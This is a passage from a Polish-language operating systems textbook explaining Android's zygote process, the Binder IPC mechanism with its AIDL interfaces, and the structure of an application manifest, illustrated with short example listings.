
zygote za pomocą techniki kopiowania stron przy zapisie. Aby nowy działający proces był gotowy do działania, wystarczy tylko nadać mu prawidłową tożsamość (identyfikator UID itp.), zakończyć inicjalizację środowiska Dalvik (co wymaga uruchomienia wątków) i załadować kod aplikacji lub systemu do uruchomienia.

Oprócz szybkości uruchamiania demon zygote przynosi inną korzyść. Ponieważ do tworzenia procesów jest wykorzystywane wyłącznie wywołanie fork, to duża liczba zabrudzonych stron RAM potrzebnych do zainicjowania środowiska Dalvik, a także wstępnie ładowane klasy i zasoby mogą być współużytkowane pomiędzy procesem zygote i wszystkimi jego procesami potomnymi. To współdzielenie jest szczególnie ważne dla środowiska Android, w którym nie jest dostępny plik wymiany — dostępne jest żądanie stronicowania czystych stron (takich jak kod wykonywalny) z „dysku” (pamięci flash). Jednak wszelkie zabrudzone strony muszą pozostać zablokowane w pamięci RAM; nie mogą być stronicowane na „dysk”.

10.8.7. Binder IPC

Projekt systemu Android w dużym stopniu bazuje na izolacji procesów pomiędzy aplikacjami, jak również pomiędzy różnymi częściami samego systemu. Taki projekt wymaga intensywnej komunikacji między procesami — po to, aby zapewnić koordynację pomiędzy różnymi procesami. Właściwa implementacja tej komunikacji może być trudna. Mechanizm systemu Android — *Binder* — to rozbudowany mechanizm komunikacji między procesami (ang. *interprocess communication — IPC*) ogólnego przeznaczenia; na bazie *Bindera* działa większa część systemu Android.

Architekturę mechanizmu *Binder* można podzielić na trzy warstwy, które pokazano na rysunku 10.25. Na dole stosu jest moduł jądra, który implementuje rzeczywiste mechanizmy interakcji pomiędzy procesami. Są one udostępniane za pomocą funkcji jądra ioctl (ioctl to wywołanie jądra ogólnego przeznaczenia służące do wysyłania niestandardowych poleceń do sterowników i modułów jądra). Nad modułem jądra jest podstawowy obiektowy interfejs API przestrzeni użytkownika. Umożliwia on aplikacjom tworzenie i interakcję z punktami końcowymi IPC za pośrednictwem klas IBinder i Binder. Górną warstwę stanowi model programowania bazujący na interfejsach. W tej warstwie aplikacje deklarują swoje interfejsy IPC. Poza tym nie muszą „martwić się” szczegółami komunikacji IPC realizowanej w niższych warstwach.



Rysunek 10.25. Architektura komunikacji IPC mechanizmu Binder


Moduł jądra Binder

Mechanizm *Binder* nie używa istniejących konstrukcji komunikacji IPC Linuksa, takich jak potoki. Zamiast tego obejmuje specjalny moduł jądra, w którym implementuje własny mechanizm komunikacji IPC. Model IPC mechanizmu *Binder* jest na tyle różny od tradycyjnych mechanizmów Linuksa, że nie może być skutecznie zaimplementowany wyłącznie w przestrzeni użytkownika. Ponadto Android nie obsługuje większości prymitywów interakcji między procesami systemu System V (semaforów, segmentów pamięci współużytkowanej, kolejek komunikatów), ponieważ nie zapewnia rozbudowanej semantyki oczyszczania zasobów z działających błędnie lub złośliwych aplikacji.

Podstawowym modelem używanym przez mechanizm *Binder* jest **RPC** (ang. *Remote Procedure Call* — dosł. zdalne wywoływanie procedur). Oznacza to, że proces wysyłający przekazuje kompletną operację IPC do jądra, które wykonuje ją w procesie odbierającym. Nadawca może zablokować się w czasie, gdy działa odbiorca, co powoduje zwrócenie wyniku z wywołania (nadawcy mogą opcjonalnie ustalić, że nie będą się blokować, kontynuując swoje działanie równolegle z odbiorcami). Zatem komunikacja *Binder IPC* bazuje na komunikatach, tak jak kolejki komunikatów w systemie System V, a nie na strumieniach, jak potoki Linuksa. Komunikat w komunikacji *Binder* jest określany mianem *transakcji*, a na wyższym poziomie może być widziany jako wywołanie funkcji pomiędzy procesami.

Każda transakcja, którą przestrzeń użytkownika przesyła do jądra, jest kompletną operacją: identyfikuje miejsce docelowe operacji i tożsamość nadawcy, jak również kompletne dane, które są dostarczane. Jądro określa proces właściwy do odebrania tej transakcji, dostarczając ją do oczekującego wątku w procesie.

Podstawowy przepływ sterowania w transakcji zilustrowano na rysunku 10.26. Transakcję może utworzyć dowolny wątek w procesie źródłowym, identyfikując swój cel i przesyłając do jądra. Jądro tworzy kopię transakcji, dodając do niego identyfikator nadawcy. Określa, który proces jest odpowiedzialny za cel transakcji, i budzi wątek w procesie w celu jej odebrania. Gdy proces odbiorczy zaczyna działać, określa odpowiedni cel transakcji i dostarcza ją.




Rysunek 10.26. Podstawowa transakcja mechanizmu Binder IPC

(Dla potrzeb tej dyskusji uprościliśmy opis sposobu, w jaki dane transakcji są przesyłane przez system — założyliśmy, że są one przesyłane w dwóch kopiach: jedna do jądra i druga do przestrzeni adresowej procesu odbiorczego. W faktycznej implementacji dane są przesyłane w jednym egzemplarzu. Dla każdego procesu, który może odbierać transakcje, jądro tworzy obszar pamięci współdzielonej z tym procesem. Podczas obsługi transakcji najpierw określa proces, który ją odbierze, i kopiuje dane bezpośrednio do tej współużytkowanej przestrzeni adresowej).

Zwróćmy uwagę, że każdy proces pokazany na rysunku 10.26 ma „pułę wątków”. Jest to jeden lub więcej wątków utworzonych przez przestrzeń użytkownika w celu obsługi przychodzących transakcji. Jądro wysyła każdą transakcję przychodząą do wątku, który aktualnie oczekuje na pracę w tej puli wątków. Jednak wywołania do jądra z procesu wysyłającego nie muszą pochodzić z puli wątków — transakcję może zainicjować dowolny wątek w procesie, np. wątek *Ta* z rysunku 10.26.

Widzieliśmy wcześniej, że transakcje przekazane do jądra identyfikują docelowy *obiekt*, natomiast jądro musi określić *proces* odbiorczy. Aby to osiągnąć, jądro ma dostęp do listy dostępnych obiektów w każdym procesie i mapuje je na inne procesy — tak jak pokazano na rysunku 10.27. Obiekty, których szukamy, są po prostu lokalizacjami w przestrzeni adresowej procesu. Jądro utrzymuje jedynie informacje o adresach tych obiektów, nie przypisuje do nich znaczenia. Mogą one być lokalizacjami struktur danych języka C, obiektami języka C++ lub dowolnymi innymi konstrukcjami umieszczonymi w przestrzeni adresowej procesu.

Odwolania do obiektów w procesach zdalnych są identyfikowane przez całkowitoliczbowy *uchwyt*, który przypomina linuksowy deskryptor pliku. Dla przykładu rozważmy *Obiekt2a* w procesie *Proces 2* — jądro wie, że jest on powiązany z procesem *Proces 2*. Przypisało do niego *Uchwyt 2* w procesie *Proces 1*. *Proces 1* może zatem przesłać transakcję do jądra skierowaną do obiektu identyfikowanego przez *Uchwyt 2*. Na tej podstawie jądro może określić, że transakcja została wysłana do procesu *Proces 2*, a konkretnie do obiektu *Obiekt2a* w tym procesie.



Rysunek 10.27. Mapowanie obiektów mechanizmu Binder pomiędzy procesami


Podobnie jak w przypadku deskryptorów plików, wartość uchwytu w jednym procesie nie oznacza tego samego, co ta wartość w innym procesie. Na rysunku 10.44 można np. zauważyć, że w procesie *Proces 1*, wartość *Uchwytu 2* identyfikuje *Obiekt2a*; jednak w procesie *Proces 2* ta sama wartość uchwytu identyfikuje obiekt *Obiekt1a*. Co więcej, niemożliwe jest, aby jeden proces mógł uzyskać dostęp do obiektu w innym procesie, jeśli jądro nie przypisało do niego uchwytu dla *tego procesu*. Na rysunku 10.27 możemy również zauważyć, że *Obiekt2b* należący do procesu *Proces 2* jest znany jądru, ale nie został mu przypisany uchwyt dla procesu *Proces 1*. Nie istnieje zatem ścieżka dla procesu *Proces 1*, która pozwoliłaby na dostęp do tego obiektu, nawet jeśli jądro przypisało do niego uchwyty dla innych procesów.

W jaki sposób są konfigurowane te powiązania uchwyt – obiekt? W przeciwieństwie do deskryptorów plików systemu Linux procesy użytkownika bezpośrednio nie żądają uchwytów. Zamiast tego jądro przypisuje uchwyty do procesów stosownie do potrzeb. Ten proces zilustrowano na rysunku 10.28. Można na nim zobaczyć sposób odwołania do obiektu *Obiekt1b* z procesu *Proces 2* w procesie *Proces 1* z poprzedniego rysunku. Kluczem do tego jest kierunek przepływu transakcji przez system — od lewej do prawej — tak jak pokazano na dole rysunku.

Oto najważniejsze kroki przedstawione na rysunku 10.28:

1. *Proces 1* tworzy początkową strukturę transakcji, która zawiera lokalny adres obiektu *Obiekt1b*.
2. *Proces 1* przesyła transakcję do jądra.
3. Jądro „zagląda” do danych w transakcji, znajduje adres obiektu *Obiekt1b* i tworzy dla niego nowy wpis, ponieważ wcześniej nie znało tego adresu.
4. Jądro wykorzystuje miejsce docelowe transakcji *Uchwyt 2* w celu wskazania, że transakcja jest skierowana do obiektu *Obiekt2a*, który jest w procesie *Proces 2*.
5. Jądro przepisuje nagłówek transakcji, by był właściwy dla procesu *Proces 2* — zmieniając miejsce docelowe na adres *Obiekt2a*.
6. W podobny sposób jądro przepisuje dane transakcji dla procesu docelowego. W tym przypadku „dowiada się”, że *Obiekt1b* nie jest jeszcze znany procesowi *Proces 2*, dlatego tworzy dla niego nowy *Uchwyt 3*.
7. Zmodyfikowana transakcja jest dostarczana do procesu *Proces 2* w celu uruchomienia.
8. Po otrzymaniu transakcji proces „odkrywa”, że jest w niej nowy *Uchwyt 3*, i dodaje to do swojej tabeli dostępnych uchwytów.

Jeśli obiekt w obrębie transakcji jest już znany procesowi odbierającemu, przepływ sterowania jest podobny, z tą różnicą, że teraz jądro musi tylko przepisać transakcję tak, aby zawierała



Rysunek 10.28. Transfer obiektów mechanizmu Binder pomiędzy procesami

wcześniej przypisany uchwyty lub wskaźnik lokalnego obiektu procesu odbierającego. Oznacza to, że obiekt wysyłany do procesu kilka razy zawsze będzie miał taką samą tożsamość. Pod tym względem uchwyty różnią się od deskryptorów plików systemu Linux — tu w przypadku wielokrotnego otwarcia tego samego pliku za każdym razem zostaje przydzielony inny deskryptor. System *Binder IPC* utrzymuje tablicę unikatowych identyfikatorów obiektów w miarę przemieszczania obiektów pomiędzy procesami.

Architektura *Binder* zasadniczo wprowadza do Linuksa model zabezpieczeń oparty na uprawnieniach (ang. *capability-based*). Każdy obiekt *Binder* to odrębne uprawnienie. Wysłanie obiektu do innego procesu powoduje przyznanie uprawnienia do tego procesu. Proces odbierający może następnie korzystać z wszystkich funkcji, których obiekt dostarcza. Proces może wysłać obiekt do innego procesu, otrzymać później obiekt z dowolnego procesu i ustalić, czy ten odebrany obiekt jest dokładnie tym samym, który został pierwotnie wysłany.


Interfejs API przestrzeni użytkownika

Większość kodu przestrzeni użytkownika nie współdziała bezpośrednio z modelem jądra *Binder*. Zamiast tego w przestrzeni użytkownika istnieje biblioteka obiektowa, która zapewnia prostszy interfejs API. Pierwszy poziom interfejsów API przestrzeni użytkownika prawie bezpośrednio odwzorowuje mechanizmy jądra, które opisaliśmy do tej pory. Mają one postać trzech klas:

1. **IBinder** to abstrakcyjny interfejs obiektu *Binder*. Jego kluczową metodą jest `transact`, która przesyła transakcję do obiektu. Implementacja, która odbiera transakcję, może być obiektem w procesie lokalnym lub w innym procesie. Jeśli jest w innym procesie, będzie do niego dostarczona za pośrednictwem modułu jądra *Binder* — tak jak wspomniano wcześniej.
2. **Binder** to konkretny obiekt *Binder*. Zaimplementowanie podklasy klasy *Binder* daje klasę, która może być wywoływaną przez inne procesy. Kluczową metodą tej klasy jest `onTransact` — funkcja, która otrzymuje przeslaną transakcję. Głównym zadaniem podklasy klasy *Binder* jest analiza odebranych danych transakcji i wykonanie odpowiednich operacji.
3. **Parcel** jest kontenerem do odczytu i zapisu danych zapisanych w transakcji *Binder*. Zawiera metody do czytania i pisania danych o określonym typie — liczb całkowitych, łańcuchów

znaków, tablic, ale co ważniejsze — potrafi czytać i zapisywać odwołania do dowolnych obiektów IBinder. Do tego celu używa odpowiednich struktur danych jądra, aby mogło ono zrozumieć i przesyłać te odwołania pomiędzy procesami.

Na rysunku 10.29 pokazano sposób działania wymienionych klas. Rysunek jest modyfikacją wcześniejszego rysunku 10.27 z oznamieniem używanych klas przestrzeni użytkownika. Można tu zobaczyć, że Binder1b i Binder2a są egzemplarzami konkretnych podklas klasy Binder. W celu realizacji komunikacji IPC proces tworzy obiekt klasy Parcel zawierający żądane dane i wysyła go do innej klasy — BinderProxy (której dotychczas nie omawialiśmy). Obiekt tej klasy jest tworzony za każdym razem, gdy w procesie pojawia się nowy uchwyty. W ten sposób tworzy się implementacja interfejsu IBinder, którego metoda transact tworzy odpowiednią transakcję dla wywołania i przesyła tę transakcję do jądra.



Rysunek 10.29. API mechanizmu Binder w przestrzeni użytkownika

Struktura transakcji jądra, którą wcześniej omawialiśmy, jest zatem podzielona w interfejsach API przestrzeni użytkownika: obiekt docelowy jest reprezentowany przez obiekt BinderProxy, a jego dane są przechowywane w obiekcie Parcel. Przepływ transakcji przez jądro jest taki, jak pokazaliśmy wcześniej. Po pojawienniu się transakcji w przestrzeni użytkownika w procesie odbierającym jego obiekt docelowy jest używany do określenia odpowiedniego odbierającego obiektu Binder, natomiast dane transakcji służą do stworzenia obiektu Parcel. Następnie są one dostarczane do metody onTransact tego obiektu.

Za pomocą tych trzech klas napisanie kodu IPC jest dość proste:

1. Utworzenie podklasy klasy Binder.
2. Implementacja metody onTransact w celu zdekodowania i obsługi połączeń przychodzących.
3. Implementacja odpowiedniego kodu w celu stworzenia obiektu Parcel, który można przekazać do metody transact tego obiektu.

Większość tej pracy jest wykonywana w dwóch ostatnich krokach. Jest to kod odpowiedzialny za tzw. *marshalling* i *unmarshalling* — operacje potrzebne do tego, by przekształcić kod w postaci wygodnej do programowania, tzn. zawierający proste wywołania metod, w kod operacji potrzebnych do realizacji komunikacji IPC. Pisanie takiego kodu jest nudne i stwarza okazję do popełnienia błędów, dlatego lepiej, jeśli zrobi to za nas komputer.

Interfejsy mechanizmu Binder a AIDL

Ostatni fragment mechanizmu *Binder IPC* to ten, który jest wykorzystywany najczęściej — model programowania bazujący na wysokopoziomowych interfejsach. Zamiast posługiwania się obiektami Binder i danymi Parcel w tej warstwie będziemy mówić o interfejsach i metodach.

Główną częścią tej warstwy jest narzędzie wiersza polecenia o nazwie **AIDL** (od ang. *Android Interface Definition Language*). Narzędzie to jest kompilatorem interfejsów, który na wejściu pobiera skrócony opis interfejsu i na tej podstawie generuje kod źródłowy potrzebny do zdefiniowania tego interfejsu i zimplementowania odpowiedniego kodu *marshallingu* i *unmarshallingu*, potrzebnych do realizacji zdalnych wywołań.

Na listingu 10.3 zaprezentowano prosty przykład interfejsu zdefiniowanego w języku AIDL. Ten interfejs nosi nazwę **IExample** i zawiera jedną metodę — **print** — która pobiera jeden argument typu **String**.


Listing 10.3. Prosty interfejs opisany w języku AIDL

```
package com.example

interface IExample {
    void print(String msg);
}
```

Opis interfejsu podobnego do pokazanego na listingu 10.3 jest komplikowany przez narzędzie AIDL. Na tej podstawie są generowane trzy klasy Javy pokazane na rysunku 10.30:

1. **IExample** dostarcza definicję interfejsu w języku Java.
2. **IExample.Stub** jest klasą bazową do implementacji tego interfejsu. Klasa ta dziedziczy po klasie Binder, co oznacza, że może być odbiorcą wywołań IPC; dziedziczy także po interfejsie **IExample**, ponieważ jest to implementacja tego interfejsu. Celem tej klasy jest realizacja operacji *unmarshalling*: przekształcenia wywołań *onTransact* na odpowiednie wywoływanie metod interfejsu **IExample**. Podklasa klasy **IExample.Stub** jest następnie odpowiedzialna tylko za implementację metod **IExample**.
3. **IExample.Proxy** to klasa działająca po drugiej stronie połączenia IPC. Jest odpowiedzialna za wykonywanie operacji *marshalling* wywołania. To konkretna implementacja interfejsu **IExample**, która zawiera definicje wszystkich jego metod przekształcających wywołanie na odpowiednią zawartość obiektu **Parcel** i wysyła ten obiekt za pośrednictwem wywołania *transact* poprzez połączenie **IBinder**, z którym się komunikuje.




Rysunek 10.30. Hierarchia dziedziczenia interfejsu Binder

Mając do dyspozycji te klasy, nie ma powodu, by dalej przejmować się mechanizmami IPC. Implementatorzy interfejsu **IExample** po prostu dziedziczą po klasie **IExample.Stub** i implemen-

tują metody interfejsu tak jak zwykłe. Procesy wywołujące otrzymają interfejs `IExample` implementowany przez klasę `IExample.Proxy`, co pozwoli im na wykonywanie standardowych wywołań interfejsu.

Sposób współdziałania tych fragmentów w celu wykonania kompletnej operacji IPC pokazano na rysunku 10.31. Proste wywołanie `print` interfejsu `IExample` jest przekształcane na następującą sekwencję:

1. Obiekt `IExample.Proxy` realizuje *marshalling* wywołania metody do postaci obiektu `Parcel`, wywołując metodę `transact` obiektu `BinderProxy`.
2. Obiekt `BinderProxy` konstruuje transakcję jądra i dostarcza ją do jądra poprzez wywołanie `ioctl`.
3. Jądro dokonuje transferu transakcji do zamierzonego procesu, dostarczając ją do wątku, który czeka w swoim własnym wywołaniu `ioctl`.
4. Transakcja jest dekodowana z powrotem do postaci obiektu `Parcel` i zostaje wywołana metoda `onTransact` na odpowiednim obiekcie lokalnym — w tym przypadku `ExampleImpl` (będącym podklassą klasy `IExample.Stub`).
5. Obiekt `IExample.Stub` dekoduje obiekt `Parcel` do postaci odpowiednich metod i argumentów do wywołania — w tym przypadku wywołuje metodę `print`.
6. Na koniec wykonywana jest konkretna implementacja metody `print` w klasie `ExampleImpl`.



Rysunek 10.31. Pełna ścieżka komunikacji IPC w języku AIDL

Z wykorzystaniem tego mechanizmu jest napisana większość kodu IPC w Androidzie. Większość usług w Androidzie definiuje się za pośrednictwem AIDL i implementuje w sposób zaprezentowany powyżej. Przypomnijmy sobie wcześniejszy rysunek 10.23. Pokazano na nim sposób wykorzystania komunikacji IPC w implementacji *menedżera pakietów* w procesie `system_server`. Mechanizm IPC został tu użyty do opublikowania menedżera pakietów w *menedżerze usług*, by inne procesy mogły do niego kierować wywołania. Wykorzystano tam dwa interfejsy AIDL: jeden dla *menedżera usług* i drugi dla *menedżera pakietów*. Dla przykładu na listingu 10.4 pokazano podstawowy opis AIDL dla *menedżera usług*. Zawiera on metodę `getService`, którą inne procesy wykorzystują do pobrania interfejsu `IBinder` interfejsów usług systemu, takich jak menedżer pakietów.

Listing 10.4. Podstawowy interfejs AIDL menedżera usług

```
package android.os

interface IServiceManager {
    IBinder getService(String name);
    void addService(String name, IBinder binder);
}
```

10.8.8. Aplikacje Androida

Android oferuje model aplikacji, który bardzo różni się od normalnego środowiska wiersza poleceń powłoki Linux lub nawet aplikacji z graficznym interfejsem użytkownika. Aplikacja nie jest plikiem wykonywalnym, z głównym punktem wejścia. Jest raczej kontenerem zawierającym wszystkie elementy składające się na aplikację: jej kod, zasoby graficzne, deklaracje dotyczące tego, czym aplikacja jest dla systemu, i inne dane.

Zgodnie z konwencją aplikacja Androida jest plikiem z rozszerzeniem *apk* — od ang. *Android Package*. W rzeczywistości plik jest standardowym archiwum *.zip* zawierającym wszystkie dane na temat aplikacji. Do istotnych elementów pliku *apk* należą:

1. Plik manifestu opisujący, czym jest aplikacja, co robi i jak ją uruchomić. Manifest musi zawierać nazwę pakietu (ang. *package name*). Jest to ciąg zasięgu w stylu Javy (np. `com.android.app.calculator`), który w unikatowy sposób identyfikuje pakiet.
2. Zasoby wymagane przez aplikację, w tym łańcuchy znaków wyświetlane użytkownikowi, dane XML definiujące układ, a także inne opisy, graficzne mapy bitowe itp.
3. Właściwy kod. Może to być zarówno kod bajtowy Dalvik, jak i natywny kod biblioteczny.
4. Informacje dotyczące podpisu, które w unikatowy sposób identyfikują autora.

Kluczowym elementem aplikacji dla naszych celów jest jej manifest, który przyjmuje postać wstępnie skompilowanego pliku XML o nazwie *AndroidManifest.xml* w katalogu głównym przestrzeni nazw archiwum *.zip* pakietu. Kompletną przykładową deklarację manifestu dla hipotetycznej aplikacji pocztowej zaprezentowano na listingu 10.5. Aplikacja umożliwia przeglądanie i redagowanie wiadomości e-mail. Zawiera również składniki potrzebne do synchronizacji lokalnego magazynu wiadomości e-mail z serwerem nawet wtedy, gdy użytkownik w danym momencie nie korzysta z aplikacji.

Listing 10.5. Podstawowa struktura pliku *AndroidManifest.xml*

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.example.email">
    <application>

        <activity android:name="com.example.email.MailMainActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>

        <activity android:name="com.example.email.ComposeActivity">
            <intent-filter>
                <action android:name="android.intent.action.SEND" />
                <category android:name="android.intent.category.DEFAULT" />
            </intent-filter>
        </activity>
    </application>

```

```
        <data android:mimeType="*/*" />
    </intent-filter>
</activity>

<service android:name="com.example.email.SyncService">
</service>

<receiver android:name="com.example.email.SyncControlReceiver">
    <intent-filter>
        <action android:name="android.intent.action.DEVICE_STORAGE_LOW" />
    </intent-filter>
    <intent-filter>
        <action android:name="android.intent.action.DEVICE_STORAGE_OKAY" />
    </intent-filter>
</receiver>

<provider android:name="com.example.email.EmailProvider"
    android:authorities="com.example.email.provider.email">
</provider>

</application>
</manifest>
```

Aplikacje Androida nie zawierają prostego punktu wejścia `main`, do którego jest przekazywane sterowanie w chwili, gdy użytkownik uruchomi aplikację. Zamiast tego wewnątrz znacznika `<application>` w manifeście jest zadeklarowanych kilka różnych punktów wejścia opisujących różne operacje, które aplikacja może wykonywać. Te punkty wejścia są wyrażane jako cztery różne typy i definiują podstawowe rodzaje zachowań aplikacji: `activity` (działanie), `receiver` (odbiornik), `service` (usługa) oraz `provider` (dostawca zawartości). W zaprezentowanym przykładzie zamieszczono deklaracje kilku działań i po jednej deklaracji innych typów komponentów, ale aplikacja może nie zawierać żadnej deklaracji określonego typu lub zawierać wiele deklaracji dla każdego z typów.

Każdy z czterech typów komponentów, które może zawierać aplikacja, może mieć inną semantykę i inne zastosowania w systemie. We wszystkich przypadkach atrybut `android:name` określa nazwę klasy Javy kodu aplikacji implementującego dany komponent. System utworzy egzemplarz tej klasy, kiedy zajdzie taka potrzeba.

Menedżer pakietów jest częścią Androida, która zarządza wszystkimi pakietami w aplikacji. Parsuje manifesty wszystkich aplikacji, zbiera i indeksuje informacje, które są w nich zapisane. Następnie, posiadając te informacje, zapewnia klientom mechanizmy odpytywania o aktualnie zainstalowane aplikacje i pobierania na ich temat właściwych danych. Menedżer pakietów jest także odpowiedzialny za instalowanie aplikacji (tworzenie miejsca dla aplikacji w pamięci trwałej oraz zapewnienie integralności pakietu `apk`) oraz za wszystkie czynności potrzebne do odinstalowania aplikacji (usunięcie wszystkiego, co jest związane z wcześniejszą zainstalowaną aplikacją).

Aplikacje statycznie deklarują swoje punkty wejścia w manifeście, dlatego w czasie instalacji nie muszą uruchamiać kodu, który rejestruje je w systemie. Dzięki takiemu projektowi system staje się bardziej „wytrzymały” pod wieloma względami: instalowanie aplikacji nie wymaga uruchomienia żadnego kodu aplikacji; uprawnienia aplikacji najwyższego poziomu zawsze mogą być ustalone na podstawie manifestu; nie ma potrzeby utrzymywania oddzielnej bazy danych informacji o aplikacji — co wiąże się z ryzykiem utraty synchronizacji (np. w przypadku krzyżowych aktualizacji) z faktycznymi uprawnieniami aplikacji i gwarantuje, że po odinstalowaniu aplikacji nie pozostaną po niej żadne informacje. To zdecentralizowane podejście zastosowano w celu uniknięcia wielu problemów występujących dla skoncentrowanego rejestrów systemu Windows.

Podzielenie aplikacji na bardziej szczegółowe składniki służy również jednemu z celów projektowych — wsparciu współpracy pomiędzy różnymi aplikacjami. Aplikacje mają możliwość publikowania swoich fragmentów realizujących konkretne funkcje. Z tych funkcji inne aplikacje mogą korzystać bezpośrednio lub pośrednio. Możliwości te zilustrujemy przy okazji opisania w bardziej szczegółowy sposób czterech rodzajów składników, które mogą być opublikowane.

